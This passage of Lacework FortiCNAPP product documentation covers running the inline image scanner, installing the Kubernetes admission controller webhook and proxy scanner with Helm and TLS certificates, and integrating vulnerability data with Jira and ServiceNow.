-v /var/run/docker.sock:/var/run/docker.sock \
lacework/lacework-inline-scanner:latest \
image evaluate ubuntu latest \
--build-id myBuildId123 --build-plan myBuildPlan
```

Add or remove image evaluate flags depending on your requirements.

image scan

Provide the `LW_ACCOUNT_NAME` and `LW_ACCESS_TOKEN` environment variables to authenticate with Lacework FortiCNAPP.

```
docker run \
-e LW_ACCOUNT_NAME=myCompany \
-e LW_ACCESS_TOKEN=_myAccessToken123 \
-v /var/run/docker.sock:/var/run/docker.sock \
lacework/lacework-inline-scanner:latest \
image evaluate ubuntu latest
```

Add or remove image scan flags depending on your requirements.

version

Provide the `LW_ACCOUNT_NAME` and `LW_ACCESS_TOKEN` environment variables to authenticate with Lacework FortiCNAPP.

```
docker run \
-e LW_ACCOUNT_NAME=myCompany \
-e LW_ACCESS_TOKEN=_myAccessToken123 \
-e LW_SCANNER_DISABLE_UPDATES=false \
-v /var/run/docker.sock:/var/run/docker.sock \
lacework/lacework-inline-scanner:latest \
version
```

In this example, setting `LW_SCANNER_DISABLE_UPDATES=false` prompts you if a new version of the inline scanner is available.

Integrate with Kubernetes Admission Controller


Overview

The Kubernetes Admission Controller acts as the last checkpoint before images are deployed (rather than at runtime or build). Use our ValidatingAdmissionWebhook with the Kubernetes Admission Controller to automatically scan images for vulnerabilities during continuous deployment.

Install our Proxy Scanner and Webhook together in your Kubernetes cluster to allow communication between Lacework FortiCNAPP and the Admission Controller.

Once integrated, you can view the vulnerabilities found on all images deployed.

Workflow



Supported Kubernetes Versions

Kubernetes versions 1.20 to 1.28 are supported.

All patch releases are supported for these versions.

Default Scanning Quotas

See Proxy Scanner Default Scanning Quotas.

Prerequisites

Choose your installation method first as some prerequisite steps will change depending on your chosen method.

Once you have selected your installation method, complete the following prerequisites:

1. Provide or generate the TLS/SSL certificates that are used during installation. See, Create TLS/SSL Certificates on page 1378.
2. Prepare the Proxy Scanner configuration that is used during installation. See, Configure the Proxy Scanner on page 1381.
3. Consider Kubernetes workload resources that you want to exclude from vulnerability scans. See, Exclude Workload Resources on page 1383.

Installation Methods

Choose one of the following installation methods for the Proxy Scanner and Webhook:

- Option 1: Install the Webhook and Proxy Scanner in a Combined Helm Chart (Recommended).
  Use this method to install both the Webhook and Proxy Scanner on the same host as the Kubernetes Admission Controller.
- Option 2: Install the Proxy Scanner and Webhook in Separate Helm Charts.
  This method can be used to install the Webhook and Proxy Scanner on separate hosts (or if you already have the Proxy Scanner installed).
- Option 3: Download and Install the Helm Charts Manually.
  This method allows you to download templates for both the Proxy Scanner and Webhook configuration (`values.yaml`) and configure them manually prior to installation.

Helm Charts help you define, install, and upgrade Kubernetes applications.

Create TLS/SSL Certificates

Secure communication between the Admission Controller Webhook and the Kubernetes API server by providing Base64 encoded certificates for the Webhook. Choose from one of the following options:

- Option 1: Provide your own certificates.
- Option 2: Generate the certificates using a script provided in the Lacework FortiCNAPP Helm Charts repository.

You can also choose to secure communication between the Proxy Scanner and Admission Controller Webhook by providing Base64 encoded certificates for the Proxy Scanner. This is optional though.

The `lacework` namespace should be used when installing the Admission Controller Webhook and Proxy Scanner.

If integrating with EKS Fargate, make sure the `lacework` namespace is added to your Fargate profile:

```
eksctl create fargateprofile \
--cluster <fargate_cluster_name> \
--name <fargate_profile_name> \
--namespace lacework
```

If you want to deploy in a different namespace, ensure that the domain of the *Subject Alternative Names* in your certificates are adjusted accordingly.

Option 1: Provide Your Own Certificates

Provide your own Base64 encoded certificates for the Admission Controller Webhook.

1. Create these files for the following properties or values during installation:

File to use	Entries in values.yaml or Helm entry
Webhook Root CA	`<base64_webhook_ca.crt>`
Webhook server certificate	`<base64_webhook.crt>`
Webhook server key	`<base64_webhook.key>`

The Kubernetes documentation provides guidance for creating certificates manually.

2. Ensure to include the following DNS names for the Admission Controller Webhook:

```
[ alt_names ]
DNS.1 = lacework-admission-controller.lacework.svc
DNS.2 = lacework-admission-controller.lacework.svc.cluster.local
DNS.3 = admission.lacework-dev.svc
DNS.4 = admission.lacework-dev.svc.cluster.local
DNS.5 = lacework-proxy-scanner.lacework.svc
DNS.6 = lacework-proxy-scanner.lacework.svc.cluster.local
DNS.7 = lacework-proxy-scanner.lacework
```

The `DNS.5`, `DNS.6`, and `DNS.7` entries are only required if you are using the same certificates for traffic between the Admission Controller and Proxy Scanner.

3. Encode the certificates in Base64 format before using them:

```
cat <webhook_ca.crt> | base64 | tr -d '\n' > <base64_webhook_ca.crt> \
cat <webhook.crt> | base64 | tr -d '\n' > <base64_webhook.crt> \
cat <webhook.key> | base64 | tr -d '\n' > <base64_webhook.key>
```

Proxy Scanner Certificates (Optional)

Provide your own Base64 encoded certificates for the Proxy Scanner.

1. Create these files for the following properties or values during installation:

File to use	Entries in values.yaml or Helm entry
Proxy Scanner Root CA	`<base64_scanner_ca.crt>`
Proxy Scanner server certificate	`<base64_scanner.crt>`
Proxy Scanner server key	`<base64_scanner.key>`

2. Ensure to include the following DNS names for the Proxy Scanner:

```
[ alt_names ]
DNS.1 = lacework-admission-controller.lacework.svc
DNS.2 = lacework-admission-controller.lacework.svc.cluster.local
DNS.3 = admission.lacework-dev.svc
DNS.4 = admission.lacework-dev.svc.cluster.local
DNS.5 = lacework-proxy-scanner.lacework.svc
DNS.6 = lacework-proxy-scanner.lacework.svc.cluster.local
DNS.7 = lacework-proxy-scanner.lacework
```

3. Encode the certificates in Base64 format before using them:

```
cat <scanner_ca.crt> | base64 | tr -d '\n' > <base64_scanner_ca.crt> \
cat <scanner.crt> | base64 | tr -d '\n' > <base64_scanner.crt> \
cat <scanner.key> | base64 | tr -d '\n' > <base64_scanner.key>
```

Option 2: Generate Certificates Using the Script in the Lacework FortiCNAPP Helm Charts Repository

1. Get the latest copy of the Admission Controller from the Lacework FortiCNAPP Helm Charts repository.

If using Helm, you can pull the repository directly using `helm pull lacework/admission-controller`.

The file will be in the format of *admission-controller-<version>.tgz*.

2. Extract the script:

```
tar -xvf admission-controller-*.tgz \
admission-controller/generate-certs.sh
```

This extracts the script to a subdirectory named 'admission-controller' in your current working directory.

3. Run the script to generate the certificates:

```
cd admission-controller
```

```
chmod u+x generate-certs.sh
```

```
./generate-certs.sh
```

4. Use these generated files for the following properties or values during installation:

File to use	Entries in values.yaml or Helm entry
ca.crt_b64	<base64_webhook_ca.crt>
admission.crt_b64	<base64_webhook.crt>
admission.key_b64	<base64_webhook.key>

Generate the Proxy Scanner certificates (Optional)

Generating certificates using the script in the Lacework FortiCNAPP Helm Charts repository only provides the Webhook certificates.

You can reuse the same certificates for the Proxy Scanner if you generated them for the Webhook:

File to use	Entries in values.yaml or Helm entry
ca.crt_b64 (same as the Webhook Root CA)	<base64_scanner_ca.crt>
admission.crt_b64	<base64_scanner.crt>
admission.key_b64	<base64_scanner.key>

Configure the Proxy Scanner

Configure the Proxy Scanner to authenticate with Lacework FortiCNAPP and automatically initiate scans prior to deployment. This also allows container vulnerability policies to be evaluated during scans. Scan results are then sent to the Admission Controller prior to pod deployment.

During installation of the Proxy Scanner, the `values.yaml` file will need to be provided. This section explains how to prepare this file depending on your installation method.

If choosing the manual installation method, a template of `values.yaml` is downloaded as part of the installation and does not need to be prepared in advance.

Proxy Scanner Config for Combined Helm Chart

When installing the Webhook and Proxy Scanner in a Combined Helm Chart, create the `values.yaml` file in advance by using the following blank template of the `proxy-scanner` section:

```
proxy-scanner:
  config:
```

```
    scan_public_registries:
    default_registry:
    static_cache_location: /opt/lacework
    lacework:
      account_name:
      integration_access_token:
        existingSecret:
          key:
          name:
    registry_secret_name:
    registries:
      - domain:
        name:
        ssl:
        auto_poll: false
        is_public:
        auth_type:
        auth_header_name:
        credentials:
          user_name:
          password:
        poll_frequency_minutes: 20
        disable_non_os_package_scanning:
        go_binary_scanning:
          enable:
          scan_directory_path: ""
```

For instructions on how to populate the configuration, see *Configure the Proxy Scanner* and *Configure for On-Demand Scans* in Integrate Proxy Scanner on page 1299

Proxy Scanner Config for Separate Helm Charts

When installing the Proxy Scanner and Webhook in Separate Helm Charts, create the `values.yaml` file in advance by using the following blank template of the `config` section:

```
config:
  scan_public_registries:
  static_cache_location: /opt/lacework
  default_registry:
  lacework:
    account_name:
    integration_access_token:
      existingSecret:
        key:
        name:
  registry_secret_name:
  registries:
    - domain:
      name:
      ssl:
      auto_poll: false
```

```
    is_public:
    auth_type:
    auth_header_name:
    credentials:
      user_name:
      password:
    poll_frequency_minutes: 20
    disable_non_os_package_scanning:
    go_binary_scanning:
      enable:
      scan_directory_path: ""
```

For instructions on how to populate the configuration, see *Configure for On-Demand Scans* in Integrate Proxy Scanner on page 1299.

Exclude Workload Resources

It is highly recommended that all resources except `Pod` are excluded from scans. All other resources may spawn multiple child resources, and these will cause excessive scanning during the deployment if not excluded.

For example, a `CronJob` will spawn instances of `Jobs`, which can also launch `Pods`. If only `CronJob` and `Job` are excluded, then a scan will still be triggered on `Pod`.

Only remove resources from the exclude list if you are okay with the additional delay that may occur during deployments.

You can exclude Kubernetes Workload Resources from vulnerability scans by adding them to an excluded resources list.

The types of resources that can be excluded from scans are:

- `Pod`
- `Deployment`
- `ReplicaSet`
- `DaemonSet`
- `Job`
- `CronJob`
- `StatefulSet`

Edit the `values.yaml` to Exclude Resources

Exclude resources by adding an `admission.excluded_resources` field to the `values.yaml` file for the Admission Controller Webhook configuration.

If not added, the default configuration will exclude all resources except `Pod` (which is recommended).

The example below is an exhaustive list of all possible resources that can be excluded. Only add the resources that you want to exclude from scanning.

```
admission:
  excluded_resources:
    - Pod
    - Deployment
    - ReplicaSet
    - DaemonSet
    - Job
    - CronJob
    - StatefulSet
```

Where and when to add this field depends on which installation method you have chosen:

- Combined Helm Chart: Add this field to the Proxy Scanner configuration prior to installation as it can contain both Proxy Scanner and Webhook configuration.
- Separate Helm Charts: Create a separate `values_resources.yaml` file and add this field as the contents. It can then be used when prompted during the Webhook installation steps.
- Manual Installation: Add this field to the `values.yaml` when prompted during the Webhook installation steps.

Installation Steps

Option 1: Install the Webhook and Proxy Scanner in a Combined Helm Chart

1. Before you begin, ensure you have all the TLS/SSL certificates in your working directory.
2. Add the Lacework FortiCNAPP Helm Charts repository:

   ```
   helm repo add lacework https://lacework.github.io/helm-charts/
   ```

3. Install and configure the Admission Controller Webhook and Proxy Scanner by using the `values.yaml` file created earlier:

   ```
   helm upgrade --install --create-namespace --namespace lacework \
   --set webhooks.caBundle=`cat <base64_webhook_ca.crt>` \
   --set certs.serverCertificate=`cat <base64_webhook.crt>` \
   --set certs.serverKey=`cat <base64_webhook.key>` \
   --values values.yaml \
   lacework-admission-controller lacework/admission-controller
   ```

   - (Optional) If you want to secure communication between the Proxy Scanner and Admission Controller Webhook, include these optional properties:

     ```
     --set scanner.skipVerify=false \
     --set scanner.caCert=`cat <base64_scanner_ca.crt>` \
     --set proxy-scanner.certs.skipCert=false \
     --set proxy-scanner.certs.serverCertificate=`cat <base64_scanner.crt>` \
     --set proxy-scanner.certs.serverKey=`cat <base64_scanner.key>` \
     ```

```
helm upgrade --install --create-namespace --namespace lacework \
--set webhooks.caBundle=`cat <base64_webhook_ca.crt>` \
--set certs.serverCertificate=`cat <base64_webhook.crt>` \
--set certs.serverKey=`cat <base64_webhook.key>` \
--values values.yaml \
--set scanner.skipVerify=false \
--set scanner.caCert=`cat <base64_scanner_ca.crt>` \
--set proxy-scanner.certs.skipCert=false \
--set proxy-scanner.certs.serverCertificate=`cat <base64_scanner.crt>` \
--set proxy-scanner.certs.serverKey=`cat <base64_scanner.key>` \
lacework-admission-controller lacework/admission-controller
```

Alternatively, provide the full Base64 encoded string for each certificate instead of the `cat certificateFile` command.

- (Optional) If you want to exclude workload resources from vulnerability scans, ensure you have added the `admission.excluded_resources` field to the `values.yaml` file.

4. Display the pods for verification:

```
kubectl get pods -n lacework
```

Option 2: Install the Proxy Scanner and Webhook in Separate Helm Charts

Install the Proxy Scanner with Helm

1. Before you begin, ensure you have all the TLS/SSL certificates in your working directory.
2. Add the Lacework FortiCNAPP Helm Charts repository:

```
helm repo add lacework https://lacework.github.io/helm-charts/
```

3. Install and configure the Proxy Scanner by using the `values.yaml` file created earlier:

```
helm upgrade --install --create-namespace --namespace lacework \
--values values.yaml \
lacework-proxy-scanner lacework/proxy-scanner
```

- (Optional) If you want to secure communication between the Proxy Scanner and Admission Controller Webhook, include these optional properties:

```
--set certs.skipCert=false \
--set certs.serverCertificate=`cat <base64_scanner.crt>` \
--set certs.serverKey=`cat <base64_scanner.key>` \
```

```
helm upgrade --install --create-namespace --namespace lacework \
--set certs.skipCert=false \
--set certs.serverCertificate=`cat <base64_scanner.crt>` \
--set certs.serverKey=`cat <base64_scanner.key>` \
```

```
--values values.yaml \
lacework-proxy-scanner lacework/proxy-scanner
```

4. Display the pods for verification:

```
kubectl get pods -n lacework
```

Install the Admission Controller Webhook With Helm

1. Before you begin, ensure you have all the TLS/SSL certificates in your working directory.
2. Install and configure the Admission Controller Webhook:

```
helm upgrade --install --create-namespace --namespace lacework \
--set proxy-scanner.enabled=false \
--set webhooks.caBundle=`cat <base64_webhook_ca.crt>` \
--set certs.serverCertificate=`cat <base64_webhook.crt>` \
--set certs.serverKey=`cat <base64_webhook.key>` \
lacework-admission-controller lacework/admission-controller
```

- (Optional) If you want to exclude workload resources from vulnerability scans, include the `values_resources.yaml` file that was created earlier.

```
--values values_resources.yaml \
```

```
helm upgrade --install --create-namespace --namespace lacework \
--set proxy-scanner.enabled=false \
--set webhooks.caBundle=`cat <base64_webhook_ca.crt>` \
--set certs.serverCertificate=`cat <base64_webhook.crt>` \
--set certs.serverKey=`cat <base64_webhook.key>` \
--values values_resources.yaml \
lacework-admission-controller lacework/admission-controller
```

- (Optional) If you want to secure communication between the Proxy Scanner and Admission Controller Webhook, include this optional property:

```
--set scanner.caCert=`cat <base64_scanner_ca.crt>` \
--set scanner.skipVerify=false \
```

```
helm upgrade --install --create-namespace --namespace lacework \
--set proxy-scanner.enabled=false \
--set webhooks.caBundle=`cat <base64_webhook_ca.crt>` \
--set certs.serverCertificate=`cat <base64_webhook.crt>` \
--set certs.serverKey=`cat <base64_webhook.key>` \
--set scanner.caCert=`cat <base64_scanner_ca.crt>` \
--set scanner.skipVerify=false \
lacework-admission-controller lacework/admission-controller
```

3. Display the pods for verification:

```
kubectl get pods -n lacework
```

Option 3: Download and Install the Helm Charts Manually

Install the Proxy Scanner Manually

1. Get the latest copy of the Proxy Scanner from the Lacework FortiCNAPP Helm Charts repository.
   The file will be in the format of `proxy-scanner-<version>.tgz`.
2. Extract the Proxy Scanner files into your current working directory:

   ```
   tar -xvf proxy-scanner-*.tgz
   ```

   This creates the 'proxy-scanner' directory containing the related files.
3. Edit the `proxy-scanner/values.yaml` file to configure the Proxy Scanner for on-demand scans (follow the links for instructions on how to populate the configuration). There are also example configurations available to view for each authentication type.
   - (Optional) If you want to secure communication between the Proxy Scanner and Admission Controller Webhook, provide the scanner certificate and key entries in the `values.yaml` file.

     ```
     certs:
       skipCert: false
       serverCertificate: "<base64_scanner.crt>"
       serverKey: "<base64_scanner.key>"
     ```

     Provide the full Base64 encoded strings for the certificates encapsulated in double quotes.
4. Install the Proxy Scanner:

   ```
   helm install -n lacework --create-namespace lacework-proxy-scanner ./proxy-scanner
   ```

5. Display the pods for verification:

   ```
   kubectl get pods -n lacework
   ```

Install the Admission Controller Webhook Manually

1. Get the latest copy of the Admission Controller from the Lacework FortiCNAPP Helm Charts repository.
   The file will be in the format of `admission-controller-<version>.tgz`.
2. Extract the Admission Controller Webhook files into your current working directory:

   ```
   tar -xvf admission-controller-*.tgz
   ```

   This creates the 'admission-controller' directory containing the related files.
3. Provide the certificate entries in `values.yaml` for the Admission Controller.

   ```
   certs:
     name: lacework-admission-certs
     serverCertificate: "<base64_webhook.crt>"
     serverKey: "<base64_webhook.key>"
   ```

```
webhooks:
  caBundle: "<base64_webhook_ca.crt>"
```

Provide the full Base64 encoded strings for the certificates encapsulated in double quotes.

- (Optional) If you want to exclude workload resources from vulnerability scans, add the `admission.excluded_resources` field to the `values.yaml`.
- (Optional) If you want to secure communication between the Proxy Scanner and Admission Controller Webhook, provide the scanner root CA entry in the `values.yaml` file:

  ```
  scanner:
    skipVerify: false
    caCert: "<base64_scanner_ca.crt>"
  ```

  Provide the full Base64 encoded string for the certificate encapsulated in double quotes.

4. Install the Admission Controller Webhook:

   ```
   helm install -n lacework --create-namespace lacework-admission-controller ./admission-controller
   ```

5. Display the pods for verification:

   ```
   kubectl get pods -n lacework
   ```

Configurable Parameters for Admission Controller Webhook

The following table lists all parameters for the Admission Controller Webhook configurable in the `values.yaml` file:

Parameter	Description	Default	Mandatory
`logger.debug`	Set to enable debug logging	`false`	NO
`certs.name`	Secret name for Helios certs	`helios-admission-certs`	NO
`certs.serverCertificate`	Certificate for TLS authentication with the Kubernetes api-server	N/A	YES
`certs.serverKey`	Certificate key for TLS authentication with the Kubernetes api-server	N/A	YES
`webhooks.caBundle`	Root certificate for TLS authentication with the Kubernetes api-server	N/A	YES
`policy.block_exec`	Set to enable 'exec' shell access to a Kubernetes pod.	`false`	NO

Parameter	Description	Default	Mandatory
`policy.bypass_scope`	CSV of namespaces to bypass	`kube-system,kube-public,lacework,lacework-dev`	NO
`nodeSelector`	Kubernetes node selector	`{}`	NO
`scanner.server`	Lacework FortiCNAPP proxy scanner name	`lacework-proxy-scanner`	NO
`scanner.namespace`	Namespace in which it is deployed	`lacework`	NO
`scanner.skipVerify`	SSL between the webhook and the scanner	`true`	NO
`scanner.caCert`	Root cert of scanner	N/A	NO
`scanner.timeout`	Context deadline timeout	`30`	NO
`scanner.defaultRegistry`	Default registry to use when one is not provided in the image name	`index.docker.io`	NO
`admission.excluded_resources`	List of resources to skip admission review	N/A	NO
`scanner.blockOnError`	Block admission request if proxy scanner returns error	`false`	YES

`scanner.defaultRegistry` Configuration

If the `scanner.defaultRegistry` value is changed to be empty (the default value of `index.docker.io` would need to be removed), the registry must also be provided when supplying the image name that you want to scan.

Configuring Parameters After Installation

You can configure parameters using Helm after an installation, but the changes will not become active until you redeploy.

Configure parameters by using either of the following methods:

Method 1: Make Changes to `values.yaml`

Make your changes to the `values.yaml` and push them through Helm:

```
helm upgrade --values values.yaml lacework-admission-controller lacework/admission-controller
```

```
helm upgrade --values values.yaml lacework-proxy-scanner lacework/proxy-scanner
```

Method 2: Set Values Directly

Set values directly using Helm:

```
helm upgrade --set logger.debug=true lacework-admission-controller lacework/admission-controller
```

```
helm upgrade --set default_registry="NewDefaultRegistry.io" lacework-proxy-scanner lacework/proxy-scanner
```

Default Scan Behavior

If a Kubernetes image tag is not specified during a scan, the `latest` tag is used by default.

Next Steps

- Check for vulnerabilities in your scanned images using the Lacework FortiCNAPP Console.

Integrate Lacework FortiCNAPP with Security in Jira

Overview

Integrate Lacework FortiCNAPP as a security tool in Atlassian Jira to view container vulnerabilities in the context of your Jira project and issues.

Choose the repositories that hold your active container images to list vulnerabilities in the Jira Security tab.

You can then track and delegate the work to remediate these vulnerabilities using Jira workflows.

Learn more about the benefits of the Lacework FortiCNAPP Vulnerability Application in our Lacework Blog.

How It Works

After integration, Lacework FortiCNAPP shares data with Jira for container vulnerabilities found on active images. The data includes information about each vulnerability such as the CVE ID, severity, vulnerable package versions, and more. For more information, see Unscanned Active Images - FAQs on page 1234.

The Jira security tool is then used to create issues that contain all the relevant data about the vulnerability without manual input.

Comparison to Jira Alert Channel

This tool is separate to the Jira Alert Channel integration and functions as a *unidirectional* data share (Lacework → Jira). See, Jira alert channel on page 2161

Prerequisites

Important This integration is for Jira Cloud only.

- Before you integrate Lacework FortiCNAPP with Security in Jira, ensure that you are scanning the active images in your environment. This can be achieved through any of the Lacework FortiCNAPP scanners. See, Different Types of Scanning on page 1207.
- Active container images in your environment can be detected by Lacework FortiCNAPP agents installed on hosts (with running containers) or Agentless Workload Scanning integrations. See, Unscanned Active Images - FAQs on page 1234.

Integrate Lacework FortiCNAPP as a Security Tool in Jira

To complete the tasks required to integrate Lacework FortiCNAPP as a security tool in Jira, you must have the following permissions:

- Account Admin in Lacework FortiCNAPP Console.
- Jira administrator permission.
  - If you don't have the appropriate permissions, you can still place a request for the application to be installed in step 2. You will need to wait for your Jira administrator to accept the request before continuing though.

1. Generate an Access Token in the Lacework FortiCNAPP Console

1. In the Lacework FortiCNAPP Console, go to *Settings* > *Integrations: Security in Jira*.
2. Click *Integrate Security in Jira* to generate an access token.
3. Once the token is generated, download the token in JSON format (`credentials.json`) or copy it to your clipboard.

2. Configure the Lacework FortiCNAPP Security Application in Jira

1. In the Atlassian Marketplace in Jira, select the *Find new apps* tab and locate the *Lacework Security in Jira* app.
2. Click the *Buy now* or *Free trial* option.
3. On the *Manage apps* tab, click *Configure* on the *Lacework Security in Jira* app (under *User-installed apps*).
4. Enter your Lacework FortiCNAPP account name.

Your account name can be found as part of the URL used to access your Lacework FortiCNAPP Console. For example, if your URL is `https://specializedsoftware.lacework.net`, enter *specializedsoftware* as the account name (always exclude `.lacework.net` and `https://` when entering the account name).

5. Enter the Lacework FortiCNAPP access token that was generated earlier, or use the integration ID.
6. Click *Submit*.

This will enable Lacework FortiCNAPP to begin sending vulnerabilities from your active images to Jira.

Work with Vulnerabilities in Jira

The tasks in this section require that you have the following permissions at a minimum:

- Project administrator

Select Image Repositories to Monitor in Jira

1. Click the *Project settings* for your desired project.
2. Click the *Toolchain* tab.
3. Click the *+* icon and use the Toolchain search and Workspaces selection options to find the repository that you want to add.
4. Click *Add container* once you have selected the repository.

Repeat these steps for any repositories that you want to monitor in Jira.

List Active Container Images In Lacework FortiCNAPP Console


To list all your active container images from a repository, click on the repository name in the Toolchain list.

This will open a new tab to the container vulnerability page in your Lacework FortiCNAPP Console (with the repository name as an active filter).

View Image Repositories and Vulnerabilities in the Security Tab

Ensure that you have enabled the Security feature in Jira before proceeding.

1. Click the *Security* tab for the desired project.
2. The *Security containers* section will be populated with your repositories (added through the Toolchain). The *Vulnerabilities* section displays vulnerabilities found in your active container images.



Create or Link Jira Issues from Vulnerabilities

Use these steps to create or link tickets to help prioritize and track the remediation progress of vulnerabilities using Jira workflows.

To create a ticket from a vulnerability:

1. In the *Security* tab, identify the vulnerability that you want to create a Jira issue for in the *Vulnerabilities* table.
2. Click *Create issue* (in the *Issues* column) for the vulnerability that you want to create a task for.
3. In the *Create issue* window, the description for the issue will be filled with the details of the vulnerability. Add anything else as needed, and click *Create*.

Alternatively, if you have already created an issue to track certain vulnerabilities:

1. Click the ... icon (in the *Actions* column).
2. Click the *Link issue* option.
3. Search for your issue and click *Link*.
4. When viewing the Jira ticket, note that the *Security* field in *Details* will state the number of vulnerabilities linked to this issue. You can click the dropdown icon to view each one.

Integrate with ServiceNow

Overview

Integrate Lacework FortiCNAPP with ServiceNow Security Operations to resolve security threats and address risks. Lacework FortiCNAPP integrates with the Container VR, Infrastructure VR and Configuration Compliance applications.

Lacework FortiCNAPP offers three integrations with ServiceNow Security Operations:

- Lacework FortiCNAPP Container Vulnerability Response Integration: Container Vulnerability Response integration for managing container vulnerabilities from your cloud environment monitored by Lacework in ServiceNow.
- Lacework Infrastructure Vulnerability Response Integration: Import host vulnerabilities into ServiceNow Infrastructure VR to manage and prioritize vulnerabilities on the underlying hosts in your cloud environment monitored by Lacework.
- Lacework Configuration Compliance Integration: Integration with Configuration Compliance module for managing the compliance violations in your cloud environment discovered by Lacework

Lacework FortiCNAPP Container Vulnerability Response Integration

Summary

An out-of-the-box integration with ServiceNow that brings Lacework FortiCNAPP container vulnerability data with ServiceNow Container VR into a structured response engine. Use this integration to help operationalize your vulnerability management at scale and achieve better vulnerability tracking and remediation.

Key Features

- ServiceNow VR module allows to consolidate and reconcile the assets identified by LW and their vulnerabilities with the customer CMDB
- Create remediation tasks and rules based on multiple filters and factors
- Create change requests and coordinate planning
- Get reports, charts and dashboards with LW data in SNow VR module to better monitor the data

Requirements

System Requirements

- Vulnerability Response 18.x.x or newer
- Configuration Compliance for Containers 2.x.x or newer

Other Requirements

- Lacework Platform with appropriate API access enabled.

For licensing information, Terms and Conditions, and documentation see the *Lacework FortiCNAPP Container Vulnerability Response Integration* page in the ServiceNow Store.

Lacework FortiCNAPP Infrastructure Vulnerability Response Integration

Summary

An out-of-the-box integration with ServiceNow that brings Lacework FortiCNAPP host vulnerability data with ServiceNow Infrastructure VR into a structured response engine. Use this integration to help operationalize your vulnerability management at scale and achieve better vulnerability tracking and remediation.

Key Features

- ServiceNow VR module allows to consolidate and reconcile the assets identified by LW and their vulnerabilities with the customer CMDB
- Create remediation tasks and rules based on multiple filters and factors
- Create change requests and coordinate planning
- Get reports, charts and dashboards with LW data in SNow VR module to better monitor the data

Requirements

System Requirements

- Vulnerability Response 18.x.x or newer

Other Requirements

- Lacework FortiCNAPP Platform with API access

For licensing information, Terms and Conditions, and documentation see the *Lacework FortiCNAPP Infrastructure Vulnerability Response Integration* page in the ServiceNow Store.

Lacework FortiCNAPP Configuration Compliance Integration

Summary

Integrate non-compliant test results with ServiceNow Configuration Compliance to manage and prioritize cloud asset compliance monitored by Lacework.

Import your cloud compliance evaluation results from Lacework to ServiceNow, to quickly and efficiently prioritize and remediate the most critical compliance violations.

Key Features

Integrate non-compliant test results with ServiceNow Configuration Compliance to manage and prioritize cloud asset compliance monitored by Fortinet Inc.:

- Create test policies based on imported test policies.
- Import configuration compliance evaluations into ServiceNow as test results.
- Manage the entire configuration compliance lifecycle in ServiceNow.
- Track fixes for failed compliance tests.
- Provide comprehensive reporting and analytics on compliance status.

Requirements

System Requirements

- Active Lacework subscription
- Configuration Compliance subscription with ServiceNow

For licensing information, Terms and Conditions, and documentation see the *Lacework Configuration Compliance Integration* page in the ServiceNow Store.

Risk Visibility

This section contains the following topics:

- Attack Path Analysis Overview on page 1399
- Top Work Items on page 1401
- Path Investigation on page 1405
- Supported Attack Paths on page 1412
- Attack Path Risk Calculation on page 1417
- Attack Path Secrets Detection on page 1418
- Attack Path Cloud Feature Comparison on page 1419
- Attack Path FAQ on page 1420
- Exposure Polygraph on page 1423

Attack Path Analysis Overview

Overview

Watch Video Summary

By combining exposure path visualizations with data about what's actively happening in production, the Lacework FortiCNAPP Polygraph® Data Platform empowers you to easily prioritize the most impactful attack vectors in your cloud environment. You can easily and accurately pinpoint risks, collaborating across teams to investigate and remediate from a single source of truth.

Attack path analysis is essential to uncovering and preventing malicious behavior. With these new capabilities, Lacework FortiCNAPP helps you track which assets an attacker could target when they enter a cloud environment.

Lacework FortiCNAPP leverages our platform to show possible attack paths within a cloud environment by correlating multiple risk factors - vulnerabilities, network reachability, secrets, and identity and access management (IAM) roles - from sources including configuration data, activity data, and runtime data. Lacework FortiCNAPP uses this information to create Exposure Polygraphs to tie together risk factors to illustrate potential attack chains to assets in your cloud environment. Lacework FortiCNAPP generates Exposure Polygraphs if critical vulnerabilities are associated with a cloud asset and they are exposed to the internet.

Requirements

Recommended

